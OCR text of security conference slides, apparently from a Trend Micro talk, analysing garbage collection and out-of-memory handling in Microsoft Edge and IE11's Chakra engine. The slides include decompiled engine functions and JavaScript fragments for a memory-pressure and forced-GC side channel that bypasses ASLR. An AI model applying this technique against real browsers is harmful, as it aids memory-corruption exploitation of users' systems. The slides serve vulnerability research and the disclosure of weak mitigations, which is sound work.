
- When Out of Memory, not throw Out-of-Memory Exceptions, just crash the current process.

TREND MICRO

Edgehtml


xrefs to Abandonment::OutOfMemory(void)
Direction Typ Address Text
Do... p CFastDOM::CHTMLInputElement::Trampoline_Get_height(void *,CallInfo,void * *)+127 call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CHTMLMarqueeElement::Trampoline_Get_height(void *,CallInfo,void * *)+141 call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CHTMLObjectElement::Trampoline_Get_height(void *,CallInfo,void * *)+141 call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CHTMLTableCellElement::Trampoline_Get_height(void *,CallInfo,void * *)+141 call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CHTMLTableElement::Trampoline_Get_height(void *,CallInfo,void * *)+141 call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CHTMLTableRowElement::Trampoline_Get_height(void *,CallInfo,void * *)+141 call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CHTMLVideoElement::Trampoline_Get_height(void *,CallInfo,void * *)+127 call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CMSHTMLWebViewElement::Trampoline_Get_height(void *,CallInfo,void * *)+... call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CMSPointerEvent::Trampoline_Get_height(void *,CallInfo,void * *)+11C call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CDiagnosticsViewport::Trampoline_Get_heightInPx(void *,CallInfo,void * *)+F7 call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CHTMLElement::Trampoline_Get_hidden(void *,CallInfo,void * *)+111 call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CHTMLEmbedElement::Trampoline_Get_hidden(void *,CallInfo,void * *)+FD call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CHTMLElement::Trampoline_Get_hideFocus(void *,CallInfo,void * *)+10B call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CHTMLMeterElement::Trampoline_Get_high(void *,CallInfo,void * *)+118 call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CHTMLAnchorElement::Trampoline_Get_host(void *,CallInfo,void * *)+147 call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CHTMLAreaElement::Trampoline_Get_host(void *,CallInfo,void * *)+147 call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CHTMLAreaElement::Trampoline_Get_hostname(void *,CallInfo,void * *)+148 call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CCSSImportRule::Trampoline_Get_href(void *,CallInfo,void * *)+124 call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CHTMLAreaElement::Trampoline_Get_href(void *,CallInfo,void * *)+13F call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CHTMLBaseElement::Trampoline_Get_href(void *,CallInfo,void * *)+13F call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do... p CFastDOM::CHTMLAnchorElement::Trampoline_Get_hreflang(void *,CallInfo,void * *)+FD call ?OutOfMemory@Abandonment@@SGXXZ; Abandonm
OK
Cancel
Search
Help
Line 4559 of 4641

Abandonment::OutOfMemory




```
function test()
{
  var gc_coords = "";
  //2M
  for( i=1;i<0x200000/4-5;i++)
      gc_coords = gc_coords + i.toString() + ",";
  gc_coords = gc_coords + "1018";

  array_area = [];
  try{
    for( var i=0;i<0x3000;i++)
    {
      temp_area =  document.createElement("area");
      temp_area.shape = "poly";
      temp_area.coords = gc_coords;
      array_area[i] = temp_area;
    }
  }
  catch(e)
  {
     alert("out of memory");
  }
}
```

Intelligent algorithms for garbage collection

- In Microsoft Edge,when call CollectGarbage( ) function from the Javascript ,the engine decides whether perform garbage collection based on a set of algorithm.So you can not real-time triggering GC to Collect Garbage.

Microsoft Edge CollectGarbage

```
enum HostType
{
    HostTypeDefault = 0,        // Used to detect engines with uninitialized host type.
    HostTypeBrowser = 1,        // Currently this implies enabled legacy language features, use it for IE.
    HostTypeApplication = 2,    // Currently this implies legacy-free language features, use it for WWA.
    HostTypeWebview = 3,        // Webview in a WWA/XAML app with WinRT access.
    HostTypeMin = HostTypeBrowser,
    HostTypeMax = HostTypeWebview
};
```

```
int __cdecl Js::GlobalObject::EntryCollectGarbage(int a1)
{
  int v1; // ecx@1
  int config; // esi@1
  int hostType; // eax@2
  int v4; // ecx@4

  v1 = *(_DWORD *)(*(_DWORD *)(*(_DWORD *)(a1 + 4) + 8) + 0x218);
  ThreadContext::ProbeStack(*(ThreadContext **)(v1 + 692), 0x400u, (struct Js::ScriptContext *)v1, 0);
  // ScriptContext::GetConfig
  config = *(_DWORD *)(*(_DWORD *)(*(_DWORD *)(a1 + 4) + 8) + 0x218);
  // config offset 0x30c is CollectGarbageEnabled flag,
  // in browser host, will be set to zero
  if ( **(_BYTE **)(config + 0x30C) || (hostType = *(_DWORD *)(config + 0x310), hostType == 2) || hostType == 3 )
  {
    v4 = *(_DWORD *)(config + 748);
    if ( v4 && *(_DWORD *)(v4 + 4) != 131072 && !*(_BYTE *)(v4 + 0x98CB) )
      Memory::Recycler::CollectInternal<_1073442816>();
  }
  return *(_DWORD *)(*(_DWORD *)config + 500);
```

TREND MICRO

Evaluate Microsoft's improvements

- Can prevent zdi's exploit method
- Still used the conservative mark-sweep GC algorithm management memory
- Did not solve the problem from root cause

Bypass ASLR

- New side channel Attack Surface
- Real-time triggering GC
- Bypass ASLR

New side channel Attack Surface

- When use the following code to alloc an ArrayBuffer, if process don't have Contiguous block of memory is larger than the alloc_size, it will throw out of memory Exception. So use the following code, we can detection the state of the heap.

```
try{
        var ab = new ArrayBuffer( alloc_size )
}
catch(e)
{
        alert(e.toString(e));
}
```

TREND MICRO

ArrayBuffer allocate memory

```
Js::ArrayBuffer *__thiscall Js::ArrayBuffer::ArrayBuffer(Js::ArrayBuffer *this, size_t allocSize, struct Js::DynamicType *a3, Memory::DefaultRecyclerCollectionWrapper *a4)
{
  *((_WORD *)pArrayBuffer + 16) = 0;
  *((_BYTE *)pArrayBuffer + 34) = 0;
  *((_DWORD *)pArrayBuffer + 6) = 0;
  *((_DWORD *)pArrayBuffer + 7) = 0;
  *(_DWORD *)pArrayBuffer = Js::ArrayBuffer::_vftable_;
  if ( allocSize > 0x40000000 )
    Js::JavascriptError::ThrowTypeError(0, v9, v10);
  if ( allocSize )
  {
    v11 = *(_DWORD *)(*(_DWORD *)(*((_DWORD *)pArrayBuffer + 1) + 8) + 544);
    if ( (unsigned __int8)Memory::PageAllocatorBase<Memory::VirtualAllocWrapper>::RequestAlloc(allocSize) )
    {
      __guard_check_icall_fptr(a4);
      v5 = ((int (__cdecl *)(size_t))a4)(allocSize);
      if ( &v9 != &v9 )
        __asm { int     29h             ; Win8: RtlFailFast(ecx) }
      *((_DWORD *)pArrayBuffer + 6) = v5;
      if ( !v5 )
      {
        Memory::Recycler::CollectNow<404852739>();
        __guard_check_icall_fptr(a4);
        v8 = ((int (__cdecl *)(size_t))a4)(allocSize);
        if ( &v9 != &v9 )
          __asm { int     29h             ; Win8: RtlFailFast(ecx) }
        *((_DWORD *)pArrayBuffer + 6) = v8;
        if ( !v8 )
          Memory::PageAllocatorBase<Memory::VirtualAllocWrapper>::ReportFailure(allocSize);
      }
    }
    if ( !*((_DWORD *)pArrayBuffer + 6) )
    {
      Js::JavascriptError::ThrowOutOfMemoryError((struct Js::ScriptContext *)v9);
      __debugbreak();
      JUMPOUT(loc_102ECC78);
    }
    v6 = (void *)*((_DWORD *)pArrayBuffer + 6);
    *((_DWORD *)pArrayBuffer + 7) = allocSize;
    memset(v6, 0, allocSize);
  }
  return pArrayBuffer;
}
```

Real-time triggering GC

- In Chakra Engine, the CollectGarbage Function do nothing, when you call it, it won't Collect the Garbage.
- In Chakra Engine, function memory::recycler::largealloc<0> alloc large memory, when you allocate an memory by largealloc<0>,it will check the GC manager's Memory whether meet the needs of users to allocate memory. if not, it will trigger mark-sweep Garbage Collect immediately.

LargeAlloc

```
int __thiscall Memory::Recycler::LargeAlloc<0>(void *this, int a2, int a3, int a4)
{
  int v4; // esi@1
  void *v5; // ebx@1
  int result; // eax@1
  void (*v7)(void); // edi@4
  int v8; // [sp+0h] [bp-14h]@4
  int v9; // [sp+10h] [bp-4h]@3

  v4 = a3;
  v5 = this;
  result = Memory::Recycler::TryLargeAlloc(a2, a3, a4, 0);
  if ( !result )
  {
    // TryLargeAlloc alloc memory fail, call CollectNow
    Memory::Recycler::CollectNow<16384>(v5);
    result = Memory::Recycler::TryLargeAlloc(a2, a3, a4, 0);
    v9 = result;
    if ( !result )
    {
      v7 = (void (*)(void))*((_DWORD *)v5 + 11095);
      __guard_check_icall_fptr(*((_DWORD *)v5 + 11095));
      v7();
      if ( &v8 != &v8 )
        __asm { int     29h             ; Win8: RtlFailFast(ecx) }
      result = v9;
      v4 = a3;
    }
  }
  *((_DWORD *)v5 + 4277) += v4;
  return result;
}
```

TREND MICRO

myCollectGarbage

```
function myCollectGarbage( )
{
    try{
        gc_slice = gc_memory.slice(0,gc_memory.length);
    }
    catch(e)
    {
        var message = e;
    }
}
```

Exploit step in IE11

Suppose the size of the dll which will be loaded in process is target_vm_size

1.Allocate memory in a pattern:

1>Allocate target memory : Allocate a regions which the virtual address space size is target_vm_size, and the virtual address space's begin address(call it target_address) is belongs to [guess_begin_address, guess_end_address],call this memory target_memory.

2>Do memory pressure : Allocate memory,make sure there is not a continuous vm space which size is greater than target_vm_size.

2.Create an spointer_array, save the address which in [guess_begin_address, guess_end_address] and the address%0x1000 is zero.

3.freed the target_memory, called myCollectGarbage( ).


4. Calculate the target_address

Traverse spointer_array,for each index in array, do the following things:

1> Set spointer_array[index] = 0;


2> Load the target dll to process in try/catch statement, if it throw an excepetion, continue to next loop.Else,load dll success, the target_address equal guess_begin_address + index*0x1000

Calculate the target_address



TREND MICRO

Exploit:Memory presuue



TREND MICRO


Exploit:Data reference to target memory

Code in IE11

```
var index = 0;
for(var tempAddr = guess_begin_address; tempAddr<guess_end_address;
    tempAddr = tempAddr + 0x1000)
{
        spointer_array[index] = tempAddr;
        index = index + 1;
}
```


TREND MICRO

Exploit: two references



TREND MICRO

Exploit: arraybuffer free



array[target_index] =
target_address

TREND MICRO

